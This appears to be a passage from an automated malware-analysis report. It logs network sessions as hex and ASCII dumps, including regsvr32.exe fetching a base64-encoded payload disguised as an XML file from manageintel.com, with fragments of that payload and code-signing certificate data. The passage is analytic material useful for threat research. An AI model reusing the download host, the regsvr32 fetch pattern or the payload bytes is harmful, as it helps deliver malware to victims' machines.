M'f_{5CXtCKxg;BQ"q: @nZs<DUkFsNdkBk.4q75ID[i.S)5Y^`1N]&O3iHWV;B<E7(LfG/>_Fjn,Lbw=sd8_bSS ~"&BwNu5e\$6Q)k.y
2022-01-30 12:43:46 UTC	1868	IN	Data Raw: 94 ba 85 75 6a 4e 41 68 37 fc 77 c2 3e 6c 61 a7 30 6f ea 6b 33 b0 11 d9 73 fd de 6e de 85 48 76 9f f0 cc 19 01 ab 11 c6 5f d8 a8 55 23 d5 ee 5a 96 3b f6 e6 59 b0 0c ff d1 3f cd f4 8f 13 e8 e2 ba 7a 98 f3 b6 31 bd 1f 32 e1 61 f6 c6 18 87 67 6f 66 41 54 bf 93 a3 80 cd 24 59 7a bd 13 d7 b9 80 33 62 d0 bb 92 72 04 25 27 b6 79 2b 70 4a 56 1a cd 6d 91 bc e2 b8 90 94 95 f5 65 9f 2b f2 94 0c 1a 4f 61 cc e8 48 9e 3c 65 a0 3b ab b0 a9 50 98 c3 f8 c8 f3 0e ab 2e 3c df 3c 05 19 b2 2e 1a b2 23 af 82 9c 54 fc ee 34 49 38 da 15 fc be e2 d1 df 72 84 15 6f b3 89 6e d4 b9 04 85 ef 05 9d e0 3c 30 d2 98 bf 21 0c 4c 15 8b 73 95 42 1a 86 9d b5 54 a9 11 6b a8 10 58 26 d4 46 a5 97 9e a4 de 71 b6 d5 33 b1 3d e7 c3 a2 ce 20 0c a5 83 a0 b6 63 ab e5 bd 05 89 a4 ea ef df 4f 9f 2f 65 Data Ascii: ujNAh7w>la0ok3snHv_ U#Z;Y?z12agofAT\$Yz3br%'y+pJVme+OaH<e;P,<<.#T4I8ron<0!LSBtKx&Fq3= cO/e
2022-01-30 12:43:46 UTC	1876	IN	Data Raw: 75 17 b6 36 f2 0f 75 89 e5 48 23 77 84 c7 6a ad e2 b4 b0 e7 ee 06 50 7b c0 d1 b9 78 13 94 45 8b 4a 30 63 a6 23 46 dd eb 78 56 be b1 8d e7 85 04 05 40 dd ab 69 9e 37 84 52 d3 57 5f d7 55 ba 6b 9b 89 09 94 b3 4f f0 10 ff d7 3a 72 fc e2 c1 57 94 cb 6f ce c5 ba 52 6b b2 c4 34 17 b5 fa 74 fd dd 78 6f 5f 9c b2 a9 53 e6 23 7b 5b 8a 55 33 53 f6 60 6f 95 18 17 19 12 83 9a 79 12 30 87 10 53 f3 06 07 76 05 f1 dc 24 5e ed dd ca 5e 55 63 e2 1b f1 52 04 2e 4a 34 c3 74 4e 0b 12 07 e2 3c 95 b6 96 72 1e 27 2f fe d6 11 4e 9e dc d0 eb 54 a3 e1 84 29 ac ff 8f 16 27 bb 47 73 a1 af b1 64 ec 16 2f c5 66 e5 4b 03 21 46 65 b5 42 f7 00 04 cc f2 50 10 87 b0 9e 85 9c e1 65 b5 02 64 71 31 dd 43 cb 21 9c b7 1a ba fa 72 38 f1 45 a8 1a 8c 48 7f e5 27 9e 30 96 9b bd 3f 17 c0 07 e0 73 c9 2a 62 Data Ascii: u6uH#wjP(xEJ0c#FxV@i7RW_UkO:rWoRk4txo_S#[[U3S`oy0Sv\$`^UcXO8m^<r/NT)'Gsd/fK!FEbPedq1C!r8 EH'0?s*b
2022-01-30 12:43:46 UTC	1884	IN	Data Raw: ba 21 f5 7c 96 06 a0 0d 87 2a 6b 96 09 e3 7e 85 31 74 76 04 6d e9 9e 03 a2 4d 2b b8 88 60 c1 30 e4 7c 7a 8f d2 31 0c 59 53 fc c6 c1 5b db 7c 8b c4 fe db ed 5e 33 b2 3f c6 78 ea 73 b9 4f e5 d5 50 ae 6b e7 19 c7 9d 47 b7 45 a6 a5 e5 9f f4 aa c9 59 2a dd dd 09 69 1b 5c ac 66 80 0e 3c 86 e4 2e b0 63 52 1b f1 52 04 2e 4a 34 c3 74 4e 0b 12 07 01 e3 18 b7 d9 d1 de 11 d5 1f f7 e0 55 15 1a af ff ca 24 24 75 af 85 a0 e1 f0 c7 43 63 46 72 f1 59 55 1f 37 c8 48 b1 75 cc e4 34 5c ba b2 9e f5 07 2c 21 f7 27 1d 88 33 e3 a8 a3 37 c2 9e 71 e4 dd f8 c6 a4 31 f7 d0 39 73 0d dc a4 eb 08 6c ad e3 e0 d6 a3 17 f2 57 5b e2 22 ea f4 c2 cc 70 fa 5a 49 1e 30 af b7 3a 02 a0 a8 cb a3 e6 77 31 b4 cd e5 88 22 d3 2c 8c b4 0d 0c 9c f2 e0 2d d2 e2 05 32 4a 7b e7 94 68 73 a4 eb ac 82 Data Ascii: ! *~1tvmM+`0 z1YS [^3?xsOPkGEY`if<.cRaR.J4<tFU\$uCuCfFrYU7Hu4,!3q719sIW `pZl0:w1!,-2J fhs
2022-01-30 12:43:46 UTC	1892	IN	Data Raw: 4b e2 68 bd a5 84 16 f1 9e fe 50 ea 8d 00 37 c1 5e 76 07 5a 09 8a 36 ef a0 98 08 01 1c 90 48 46 75 8f 7a 64 74 67 bd f8 30 59 8e a2 56 ae 52 57 46 7c 53 58 0b ef 59 9a ec f4 6f b6 d5 a0 a0 4a dd 0d 46 8d 28 2a e8 ae 58 5b 81 b2 27 4a 11 b4 51 3c e5 b7 de 3b 08 45 ef a9 b7 8a 6b 8e e0 b8 8c 6a 9f 3b 21 4e da 98 17 04 54 23 61 bb 27 e0 89 53 26 22 9e 65 ce aa b3 e2 3c 81 b2 84 6c a5 3d 23 65 3a 91 a1 d6 1b 16 cb 71 54 67 95 76 55 0d 15 26 ed c8 64 9e 39 bf 78 15 d1 03 1b 6c d6 59 f2 65 99 e8 2b a6 b3 0c bb 74 bb 69 0f b8 6b 2e 1a 3b 65 e3 d7 d7 c8 5c 45 40 59 63 a1 c3 93 4d 6 b bd af 7e 70 bb 0b 43 15 45 d9 71 b4 67 8a 03 76 81 81 f6 64 e9 30 d6 20 b6 cd 6a 97 7f 09 bc 38 4e 97 94 dc 98 e6 ab dc f2 02 8f 7a 51 db 76 84 f5 cb 9f 3b 43 0e 94 ca fa b3 c1 28 98 Data Ascii: KhP7^vZ6HFuzdtg0YVRWF SXYoJF(*X JQ<;Ekj;!NT#a'S&"e<!=#e:qTgvU&d9xlYe+tiik.;e E@YcMk~pCEq gvd0 j8NzQv;C(
2022-01-30 12:43:46 UTC	1900	IN	Data Raw: c4 5a 93 c0 04 58 43 5b e0 fc c0 17 e8 e3 4c d4 44 cc c6 15 99 ef ea 0a 13 b9 f4 79 de b3 f8 e3 6a 59 94 bd 0e c0 1c c9 5d 51 f4 4b dd c8 ab 5c 91 3f 4f 35 35 d3 94 55 e5 5c 67 0d 7b 95 b4 0f 03 61 3e ee c8 40 db 86 81 ce 0f ce 61 c6 30 76 0e bb a0 45 b8 13 6d e5 7c 88 43 58 3a f4 ba c3 da 66 b3 c1 2d 2e 4e 39 24 8b 9c 54 d1 8b ac 58 59 94 b8 89 bb 89 7b 44 4a d0 7a a5 5b 4b 75 3c 21 5d 64 29 54 55 d7 6f 1d 10 b6 15 11 dd 85 41 6f 42 d1 c7 66 4b dc e3 15 7b d9 92 80 f2 12 28 c0 4b 65 b4 21 5d bc fe 8a e3 b8 c4 fd 9c 54 0f c1 df 06 58 47 7f a6 88 61 55 d8 72 27 ec 3d e2 14 14 40 95 5a bb 8a 96 2d 92 a7 38 fa a2 57 8f 0e 55 6b a1 58 65 fe 37 bf 93 55 b5 61 a0 da 79 bb 87 85 dc 1b 6e e3 83 87 d7 b8 31 0c d5 78 17 54 36 79 11 a8 0a 88 e3 dc 8e 07 8e fc d7 52 Data Ascii: ZXC[LDy Y QK!~O55U g[a~@a0vEm CX:f.N9\$TXY[DJz[Ku< j]d)TuoAoBfk{[Kell]TXGaUr=~@Z-8WUKXe7Ua yn1xT6yR

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:46 UTC	1908	IN	Data Raw: 5f f3 ec 56 4b 32 a7 e1 d9 e7 ea 12 fe ee bf 7b be f1 90 c0 25 b3 84 3c f2 d4 55 ec a1 de 91 cb ae 90 07 91 12 08 34 3a 7b 41 f6 63 a8 42 72 0c 26 90 1a 78 6a bb 4b e4 7b d4 a5 a9 c0 38 26 5f 78 57 6f bb 00 69 cd a4 7e 71 6a 7f 3b 22 b0 9d b6 30 73 cc 2e 27 62 0f 2c fc 9f 98 a0 50 43 86 c8 f2 61 fb 7f d3 ef 87 b1 df 17 1d 73 f3 cf 2c 90 cd 98 0b e0 6f 66 ae e0 c1 55 55 0a f6 06 c2 a3 34 cb 83 b5 6a 3c 88 3c 2d 81 e2 c9 2e 7e 1f c1 ff 6a 4d 85 82 73 c9 20 77 0c f0 f9 dc e9 8f 63 38 e1 40 bf 41 1c ee d8 ac fe 19 10 a1 e1 9e c9 46 e6 c6 3f fe e6 c2 56 11 d2 9d d6 2a be a4 0f d6 62 72 30 2a 96 be de 1c 81 02 f1 22 94 13 5c 94 7c 29 a4 86 67 5a 43 c4 8c 69 5f e4 85 ed 41 50 e4 5b 44 aa 16 04 5c 1a 04 6e 3f 72 4e 8b c8 f9 30 ff 72 63 1e 17 33 a5 2b b8 56 Data Ascii: _VK2[%<U4:{AcBr&xjK{8&_xWoi-qj;"Os."b,PCas,ofUU4j<.-.~jMs wc8@AF?V*b0**\i)gZCi_AP[DIn?rN0rc3+V
2022-01-30 12:43:46 UTC	1915	IN	Data Raw: 7e 66 3c 7d db 27 21 46 09 33 08 21 8e 88 01 a2 34 43 bc 9a 7c 05 fa c0 c8 db 03 c4 2f 3f a6 5c 0f 4a 6c f8 b3 8f 6f e8 8a 75 1d fa 4b ec 1d 43 ef 03 8e 9d 62 e0 6d 56 2a c8 07 37 49 ca 45 0e d7 21 c6 56 d1 08 ae 74 af 0c 88 da f9 2d ae 16 39 a8 6e bc 48 8d 89 16 8b 20 a2 ba 61 e7 58 5f a9 6e 3a 16 0d d8 fd 77 d0 10 40 9e 9e 63 16 06 8a 8f 52 af ac 68 fd 89 36 6d 36 c5 6c a5 e1 5c bf 78 bc 20 27 dd 3c e3 f4 ab 49 bf a0 7b 65 b6 70 7a 1a 89 8d 0b fe ec 3c 89 45 30 a0 de c0 00 35 ad 76 bf 46 68 a1 83 b1 9d aa f8 a1 76 b0 6b a7 1a 4a 19 f9 4c 05 12 1b a3 ea 5b 6b 9e f1 db d2 3d 7e f5 76 3a 3c 28 29 6a 06 6b fd c2 de 2c f6 d5 25 ef 5e 60 70 a9 ba 2b 6e 30 0f 4d 3f 83 5f 36 de 0f 87 83 ac df bd 77 b6 6a ec 50 43 65 d8 ed 2c 13 ae 03 f8 b2 43 0c 6d e1 28 68 74 Data Ascii: ~f<}!F3!4C!/?\JlouKCbmv*7IE!Vt-9nH aX_n:w@cRh6m6!x'<!l`e`z<E05vFhAvkJL[k=~v:()jk,%^`p+n0M?_6wjP Ce,Cm(ht
2022-01-30 12:43:46 UTC	1923	IN	Data Raw: 0c 24 6e 19 0a 98 ef 20 49 53 52 2b 4f e6 b9 8a 1d e7 31 53 47 3b b7 ba 46 c5 8c 0b 36 85 c8 3f 61 77 4e 98 5a 42 63 2d 3c ea 87 80 ec 65 c5 f2 a6 b3 1a 81 5a 7b 15 72 bc 91 0e 33 87 be 11 04 1c d9 ba 90 36 a5 87 34 45 b5 82 88 40 e4 59 d1 12 74 3d ef ec 13 81 0a a7 11 cc 93 7a 6b f1 bb 90 96 4a dd 12 06 2b 2a 75 0f 12 77 64 27 39 dc 10 e9 39 53 06 72 04 43 56 cf a3 8b 3b 17 c4 da 25 1d 30 10 6d ab f5 2f 03 c8 58 06 99 9c e9 ad 59 ea 99 94 34 1d b1 4f 51 bd 68 92 d5 bf ae be 95 42 1f c2 65 05 ef 0a f7 4e ef 3d 20 26 c1 5f 2d 04 1a 30 f9 65 e4 2a b9 1d 81 1b 20 78 9b ea 45 a5 15 58 bf 69 03 9a 00 5d c7 c7 1f c2 56 16 df 63 a9 91 7a f9 18 d8 f8 11 55 32 e0 3b 24 16 68 e5 91 ea 8d d9 08 3b 4a e0 38 8b e6 f3 cf 06 15 24 2a 9a 58 f0 26 4a 3b 76 b4 3c ed a4 82 Data Ascii: \$n ISR+O!SG;F6?awNZBc-<eZ{r364E@Yt=zkJ+*uwd'99SrCV;%0m/XY4OQHBeN= &_-0e* xXijVczU2;\$h;J8 \$*X&J;v<
2022-01-30 12:43:46 UTC	1931	IN	Data Raw: 80 75 29 fa 15 94 a2 02 d7 cb 8c 41 b5 db 49 aa 0b 6a b6 2d 31 61 c6 96 b5 f4 a5 8e a2 62 29 5f d1 2c b4 8e f3 db 0a 5e 6a 74 b0 8b a0 37 bc 21 20 00 14 b1 50 4a 09 6d 0b d7 fa 02 06 70 6f 4a 0c 16 27 ea 96 8a 10 94 60 82 13 68 d5 d0 2d cd f5 8a df 02 5c 5e ea e1 56 f3 47 37 c1 c4 1c b6 81 ab 3c 04 42 e8 82 49 3d 8d d2 3a 59 54 01 e3 0a db 64 53 28 26 2d ae 2c c0 76 58 e4 2c c3 06 82 10 29 c0 5e cb ec 34 0a 00 66 b1 33 a6 20 77 d4 fd 40 0b 88 c3 ec 4b 83 11 8a 06 45 92 d6 d8 a9 55 2b 90 32 f4 d5 48 15 68 d7 74 57 b6 4a 70 cf d8 7d 88 28 fb de d0 9e 85 ab dd c5 a9 9d de 80 85 b0 be bd 0a 34 4b b7 ae f5 5d 12 3f 95 8e 11 29 1f bd 5d 2b d7 41 f6 19 ff 02 97 0e 84 6c 38 2d 07 98 2b bc 51 9b b7 9a a4 20 16 fd 86 04 17 c0 89 84 92 14 a3 6f 14 cf 6d df cf 3c 2f Data Ascii: u)Alj-1ab)_")j!T! PJmpoJ" h-^VG7<Bl=:YTdS(&.-vX,)^4f3 w@KEU+2HhtWJp){4K?j}}Al8+Q om</
2022-01-30 12:43:46 UTC	1939	IN	Data Raw: ab 6f 84 01 f3 18 fd fc 7b 82 28 13 fd 3f 3a 5c f0 36 60 86 1a 86 89 9d 21 3d 00 8d ec 29 c4 9a d2 49 75 5a 3f 01 60 e2 4f 32 70 d4 3e c9 fb 9f 5f fb 4e 57 43 b6 0b 33 02 30 89 2d 4d b6 4e 57 19 fa d9 f3 ee 23 18 13 5a 47 63 27 30 9c 65 ad 33 e6 70 9b e5 fa cb 36 13 ef c4 a9 18 44 92 fd 50 c2 2b 44 9f 74 06 6d 04 63 b5 84 2d 85 d7 9f dc 64 bf ce 82 da a7 3c f2 0d d0 77 70 6a fe 90 e3 f7 70 d2 df ea 64 24 86 4a b1 b6 9f af f9 23 ef ce dc 63 21 67 12 b3 43 84 7d d0 4c 70 05 41 05 f1 4c 1c 26 83 03 34 b9 6d d5 ee 28 31 30 db 57 da ca dd 79 64 26 12 16 61 b7 3f 6e 8e dd 25 96 d0 1e 8b b8 e4 b4 80 c3 bf 67 49 af 2f 0d cb ff 9d e9 b5 e1 92 23 94 4c 85 1b 51 49 f6 4c d0 12 3e eb 49 b0 07 9e 69 7c f1 96 50 ff b1 01 64 33 5e 97 72 62 86 a9 75 cd 83 d3 f3 48 56 Data Ascii: o{(?;^6'!=)luZ?? O2p>_NWC30-MNW#ZGc'0e3p6DP+Dtmc-d<wpjpd\$J#clgC)LPaL&4m(10Wyd&a?n%gl/#LQ! L>lijPd3*rbuHV
2022-01-30 12:43:46 UTC	1947	IN	Data Raw: cb ad 14 d7 39 89 4b 82 c9 ed 99 1e 4c 94 e3 fe 88 49 d8 fb 8e e5 da 95 57 e4 84 2e ad 7a 9a 21 38 b6 20 8c d1 e2 6f 99 8c b1 8e df f1 b3 86 3a 41 26 d8 51 66 7a 01 bc 80 2f f9 c7 8b 3e 4c 79 70 c2 d7 9d af 5a 54 3e 1b 8b 6b 37 0d 57 6c a6 a9 50 d4 ca 3c b2 d4 65 8b 52 39 c2 92 7b 57 f6 95 a7 02 81 c7 d6 d2 9b 8e 56 b9 48 58 cd 28 39 41 63 4e 66 6e a5 b4 7b 9a bc 4f 8f dc a0 29 61 13 ca 8b d1 ac 8f a9 62 db a1 fb 3f 6e ff b3 bc e6 1e 3d dc 97 e2 1c 0a 4f 25 a5 1c 5d 6e 63 74 77 87 7a 38 36 e3 56 62 d1 71 3e 05 35 d3 d0 3a ed ee ba a9 79 eb 96 09 6c b6 24 f5 7a 81 56 ca 9d eb 53 e6 8a d8 e9 bc 84 d0 fd 86 68 bf f2 3b bb fd e7 74 dd dc f7 19 1d 76 4a 97 3e 3e f9 b6 8e 81 ea e7 b1 fe d5 df cf ea 55 46 de 1a 34 d1 70 3d f0 ff e2 73 08 be 20 9c 43 8a 57 d5 e4 Data Ascii: 9KLIW.z!8 o:A&Qfz/>LypZT>k7WIP<eR9{WVHX(9AcNfn{O}ab?n=O%)nctwz86Vbq>5:yl\$zVSh;tvJ>>UF4p=s CW
2022-01-30 12:43:46 UTC	1954	IN	Data Raw: 85 d0 46 6e 57 bd 34 5d a1 6f cf 57 da 01 63 4b 85 33 26 9a ef 22 ee 14 86 34 8e 90 2b 20 8a 31 c8 a4 38 66 7f be c6 58 e3 c9 67 e1 3f ce ca 65 53 77 97 c2 98 48 59 61 75 d8 51 ac 09 da 78 41 e7 64 c8 09 fe b4 9d f8 64 dd 95 2d bb 83 f0 93 46 aa 57 ef 3c e1 68 b3 25 96 9c 03 06 10 a7 45 d4 b9 0c 0e 17 52 e5 a8 7e 8e a9 ef d5 81 5c d9 5a 4f 24 33 a1 83 7c c8 0d cf 12 b9 58 e5 14 cf 13 68 a5 cb 86 b1 1a fa 91 e6 7c 80 2e e6 6e 00 d9 a9 ec 9b 3e 48 33 45 08 76 b2 79 06 cd 41 46 82 f0 a0 3b ff ab 3a ae 4f 1f 24 b1 e0 14 d6 22 39 7e 21 8c 29 19 2d ba 16 62 62 eb 24 13 53 f8 e4 9f 85 e6 95 7d 51 49 c6 33 e2 23 59 81 98 bc ee 28 ad 10 84 a8 85 d6 0d 8e 7b 3b cb a5 0f 02 23 32 50 d1 24 8d a4 57 9e 66 d2 9a 9a ce 60 b6 ab f6 21 d6 d4 84 43 87 56 fd 90 31 fb 49 cd Data Ascii: FnW4]oWcK3&"4+ 18fXg?eSwHYauQxAdd-FW<h%ER~LZ\$3 Xh n>H3EvYAF;:O\$"9~!)-bb\$S)QI3#Y({:#2P\$W f'!CVI1
2022-01-30 12:43:46 UTC	1962	IN	Data Raw: 60 78 a7 97 44 d0 0f 8d 31 53 f2 0d f0 1e eb 24 53 e6 5e b7 e1 dd 5f 21 89 57 93 7b e4 87 25 83 8f 58 3a 06 11 59 e5 71 4d 6b d9 f6 07 c6 f5 94 5c 93 f3 bb 31 15 19 44 e2 3d 45 a5 91 36 a4 11 33 25 94 48 d9 6a 0b c2 f3 0b a5 c7 35 01 e4 99 ea fe 65 5c 7f 62 50 3a 7e d9 4e 8b c4 a3 f3 6d f9 ba 47 07 3c b5 f2 b2 4e 60 b8 af 2e fe 29 e7 8f 37 46 5d 8c c0 60 21 ca dc 4c 42 cf 00 a9 1e ca d6 a8 b7 19 a4 9c ec 84 c7 c8 15 0e 78 67 81 08 16 02 93 98 80 f1 05 b3 56 d3 55 3a 48 ad 93 2f 4f 30 ac b1 2d 4b b8 47 52 05 f1 5f 37 83 5a a0 71 e7 6d 96 c2 01 87 f1 47 0e ce 79 af 7a d7 78 7b 0c 74 b1 5c bf 12 b6 b9 54 80 c9 c6 fc ca 58 2d 5e 3c d2 56 09 f5 80 95 31 05 b1 8b 83 40 a6 8d 86 52 ad 9e e3 00 59 3f 79 b4 7d 98 b9 de 4b b8 06 c4 b7 79 61 a2 c6 f7 62 5b 91 6e 23 Data Ascii: `xD1S\$S^_!W{(%X:YqMk!dE=63%hJ5e!bP;~NmG<N`)7Jf"}ILBxgVU:H/O0-KGR_7ZqmGyzx{t!TX-^<V1@RY? y)Kyab[n#
2022-01-30 12:43:46 UTC	1970	IN	Data Raw: 3c c3 e6 fa 12 06 1a 11 94 6b c1 16 47 07 04 67 e8 f0 d9 d1 74 6b 34 02 c6 9e 9f 00 fa f5 4c af 5a 0c a7 d5 6a 95 66 da b3 1f b6 6e b2 e6 a3 ab 9b c5 df fc d4 4a fc 1c 82 9a 66 5f c9 48 e5 db 6c 4d 5e 46 f7 23 39 01 d4 4b 0e a3 c7 c9 dc fb 62 b3 de aa 66 bb b9 42 e9 6a 56 46 ba 29 58 46 34 fd 4a 2b ab 76 1d 63 55 79 62 97 f0 ae 8b bb 06 07 58 8a f8 99 e6 21 5a 29 d4 60 df cb 7a c8 22 e0 f4 ae 67 68 a9 23 4d 94 a5 30 39 c8 52 16 33 53 56 b7 30 26 1f 4c 8e 08 b4 05 2f 14 4e eb 7e 80 d3 ba a8 e5 12 43 9f 08 c7 a3 78 ee 9f 78 e2 5a ce c6 e7 65 96 9c 51 73 4b c9 50 58 93 5f 08 46 34 12 e8 6e 67 2a 58 f7 dd d8 25 08 cc 8a 6e e9 25 af 5a 62 93 2a 60 9c bc 1f 03 36 4c be 9d d8 de 1c 25 6f 4a a4 20 fc ec 3d a3 35 2d 78 1a 66 11 ad 17 15 58 37 b0 7f 17 b6 a9 71 ba Data Ascii: <kGgtk4LZJfnJf_HID^F#9KbfBJVF)XF4J+vcUybXlZ}>z"gh#M09R3SV0&L/N~CxxZeQsKPX_F4ngt%xn%Zb*^6 L%oJ =5-xfX7q

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:46 UTC	2056	IN	Data Raw: 0e 65 4f 6c 87 87 5e f3 6e a0 f9 75 a5 9b 40 e8 53 b2 27 9d 4a b9 c0 77 21 8d ff 87 f2 de bc 8c ef 17 df b7 49 0b d1 f2 6e 30 0b 1a 0e 4e 76 ed 11 fc f5 e9 56 b2 7d bf c7 6d 0a 93 8c a5 d0 c0 b6 1d be 3a 4e 94 a2 d7 6e 6c 0b c2 8a 7c fa 20 f3 c4 e4 e5 cd 0d a8 cb 91 92 b1 7c 85 ec b5 14 69 66 0e 82 e7 cd ce c8 2d a6 51 7f 21 c1 35 53 85 06 4a 5d 9f ad bb 1b 5f 74 30 82 05 e0 30 82 03 c8 a0 03 02 01 02 02 10 2e 7c 87 cc 0e 93 4a 52 fe 94 fd 1c b7 cd 34 af 30 0d 06 09 2a 86 48 86 f7 0d 01 01 0c 05 00 30 81 85 31 0b 30 09 06 03 55 04 06 13 02 47 42 31 1b 30 19 06 03 55 04 08 13 12 47 72 65 61 74 65 72 20 4d 61 6e 63 68 65 73 74 65 72 31 10 30 0e 06 03 55 04 07 13 07 53 61 6c 66 6f 72 64 31 1a 30 18 06 03 55 04 0a 13 11 43 4f 4d 4f 44 4f 20 43 41 20 4c 69 6d Data Ascii: eOl^nu@S^Jw!In0NvV}m:Nn! jif-Q!5SJ]_t00. JR40*H010UGB10UGreater Manchester10USalford10UCOMODO CA Lim
2022-01-30 12:43:46 UTC	2064	IN	Data Raw: 31 61 a9 45 79 8c 04 4e 62 a3 82 8a 0f 91 4b 2c 3d cb d2 d4 ca 15 72 b4 39 63 30 82 25 85 06 0a 2b 06 01 04 01 82 37 02 04 01 31 82 25 75 30 82 25 71 06 09 2a 86 48 86 f7 0d 01 07 02 a0 82 25 62 30 82 25 5e 02 01 01 31 0f 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 00 30 78 06 0a 2b 06 01 04 01 82 37 02 01 04 a0 6a 30 68 30 33 06 0a 2b 06 01 04 01 82 37 02 01 0f 30 25 03 01 00 a0 20 a2 1e 80 1c 00 3c 00 3c 00 4f 00 62 00 73 00 6f 00 6c 00 65 00 74 00 65 00 3e 00 3e 00 3e 30 31 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 00 04 20 98 88 ab 0a 03 49 0b d9 83 0a d4 9f 7d fa 9 6 48 30 a5 1e 10 95 5c e9 c1 a8 fc 52 0a 38 1a ff 7a a0 82 1e bd 30 82 05 d8 30 82 03 c0 a0 03 02 01 02 02 10 4c aa f9 c a db 63 6f e0 1f f7 4e d8 5b 03 86 9d 30 0d 06 09 2a 86 48 86 f7 Data Ascii: 1aEyNbK,-r9c0%+71%u0%q*H%b0%r^10`He0x+7j0h03+70% <<<Obsolete>>>010`He lJ}H0lR8z00LcoNl0*H
2022-01-30 12:43:46 UTC	2072	IN	Data Raw: 2f b9 ee fa 2f f1 f1 8f fe 50 b8 78 dd 14 96 de 1c 0e 70 b0 2a 85 6a b1 6c 68 e9 2a e4 10 2b 6e 21 fd d3 7c 9d 37 e4 2a 06 d6 c3 f1 d7 68 e3 4f 07 79 81 08 13 fe b2 64 5e e9 b1 3c e6 d0 78 23 b2 09 2c e2 26 62 bf 3b a9 97 51 cc c7 44 32 81 b2 af cf df 31 82 06 0b 30 82 06 07 02 01 01 30 81 91 30 7d 31 0b 30 09 06 03 55 04 06 13 02 47 42 31 1b 30 19 06 03 55 04 08 13 12 47 72 65 61 74 65 72 20 4d 61 6e 63 68 65 73 74 65 72 31 10 30 0e 06 03 55 04 07 13 07 53 61 6c 66 6f 72 64 31 1a 30 18 06 03 55 04 0a 13 11 43 4f 4d 4f 44 4f 20 43 41 20 4c 69 6d 69 74 65 64 31 23 30 21 06 03 55 04 03 13 1a 43 4f 4d 4f 44 4f 20 52 53 41 20 43 6f 64 65 20 53 69 67 6e 69 6e 67 20 43 41 02 10 7c 11 18 cb ba dc 95 da 37 52 c4 6e 47 a2 74 38 30 0d 06 09 60 86 48 01 65 03 04 02 Data Ascii: //Pxp*jlh*+n! 7*hOyd^<x#,&b;QD21000}10UGB10UGreater Manchester10USalford10UCOMODO CA Lim ited1#0!UCOMODO RSA Code Signing CA 7RnGt80`He

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49846	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:44:50 UTC	2073	OUT	GET /RkyiihqXQiyE/xukYadevoVow/BhJM.xml HTTP/1.1 Host: manageintel.com Cache-Control: no-cache
2022-01-30 12:44:51 UTC	2073	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:44:53 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1i PHP/8.1.0 Last-Modified: Wed, 05 Jan 2022 22:10:13 GMT ETag: "ab044-5d4dd04921d60" Accept-Ranges: bytes Content-Length: 700484 Connection: close Content-Type: application/xml
2022-01-30 12:44:51 UTC	2074	IN	Data Raw: 49 41 4c 6a 51 57 73 79 56 30 35 54 51 67 41 41 2f 2f 38 41 41 4c 49 41 41 41 41 50 41 41 41 41 4c 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 41 41 41 41 41 6f 41 41 41 41 50 41 41 41 41 0d 0a 62 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 41 45 41 41 41 51 66 75 67 34 50 74 41 6e 4e 54 4f 42 79 44 61 55 54 41 79 59 2b 4d 53 42 77 63 6d 39 6e 63 6d 74 74 49 47 4e 75 62 6d 35 76 0d 0a 47 58 67 52 4a 45 68 41 49 69 42 33 4b 32 34 67 52 45 39 54 49 47 64 76 5a 47 55 68 44 51 30 4b 53 56 68 7a 51 57 67 79 56 30 35 6f 63 72 72 75 65 31 48 55 76 58 46 52 31 4c 31 30 55 64 53 39 0d 0a 41 6d 4b 6b 2f 52 35 6a 67 2f 4d 34 65 4e 47 38 32 31 48 55 76 57 55 36 30 4c 78 69 55 64 53 39 52 48 79 6a 2f 52 78 6a 67 2f 4e 2b 5a 74 65 38 62 46 48 55 76 53 4d 6b 30 Data Ascii: lALjQWsyV05TQgAA/8AALIAAAAPAAAALVhzQWgyV05XQgAAAAAAAa0AAAAAPAAAAbVhzQWgyV05XQgAAAAEAAAQfug4PtAnNTOByDaUtAyY+MSBwcm9ncmttlGNubm5vGxGrJEhAlIB3K24gRE9TIGdvZGUhDQ OKSVhzQWgyV05ocrue1HUvXFR1L10UdS9AmKk/R5jg/M4eNG821HUvWU60LxiUdSR9Hyy/Rxjg/IN+Zte8bFHUvSMk0
2022-01-30 12:44:51 UTC	2081	IN	Data Raw: 77 78 30 41 4c 41 41 41 0d 0a 62 54 4a 79 79 69 58 43 33 45 65 2f 30 5a 55 43 41 49 74 56 38 49 4e 43 42 4d 64 4b 2f 41 45 41 62 56 6a 34 42 48 43 37 45 71 62 63 44 78 53 4a 54 65 53 4c 56 52 71 4a 56 65 43 45 52 66 43 4c 0d 0a 4a 56 7a 77 67 48 69 37 47 71 4c 63 46 2b 79 4a 56 64 79 4c 52 65 4a 51 69 30 33 72 55 59 74 56 6a 51 72 34 42 4c 52 69 33 41 4f 6e 79 52 46 53 36 41 64 31 41 41 71 4c 52 66 43 45 53 41 53 4a 0d 0a 49 49 44 34 46 4c 43 37 41 70 7 2 63 42 39 53 4a 52 64 43 4c 54 64 71 4a 54 63 79 43 56 51 79 4a 4f 4a 44 34 42 4b 53 35 47 6f 62 63 55 34 6b 51 69 30 58 77 69 30 49 45 67 38 45 4c 69 55 33 45 0d 0a 35 67 32 33 79 44 33 79 33 41 75 58 79 30 57 38 69 30 32 38 69 55 65 34 6a 56 55 44 69 56 57 30 35 68 33 4c 79 69 57 47 33 46 2f 65 55 6f Data Ascii: wx0ALAAAbTJyyiXC3Ee/0ZUCaItI8INCBMdk/AEAbVj4BHC7EqbcDxSJTTeSLVRqJvVeCERfCLJvzwg Hi7GqLcF+yJVdyLReJQi03rUYtVjQr4BLRi3AOnyRFS6Ad1AAqLRfCESASJIIID4FLC7AprcB9SJrDCLTDqJTcyCVQy JOJD4BKS5GobcU4kQi0Xwi0IEg8ELiU3E5g23yD3y3AuXy0W8i028iUe4jVUDiVW05h3LyIWG3FfeUo
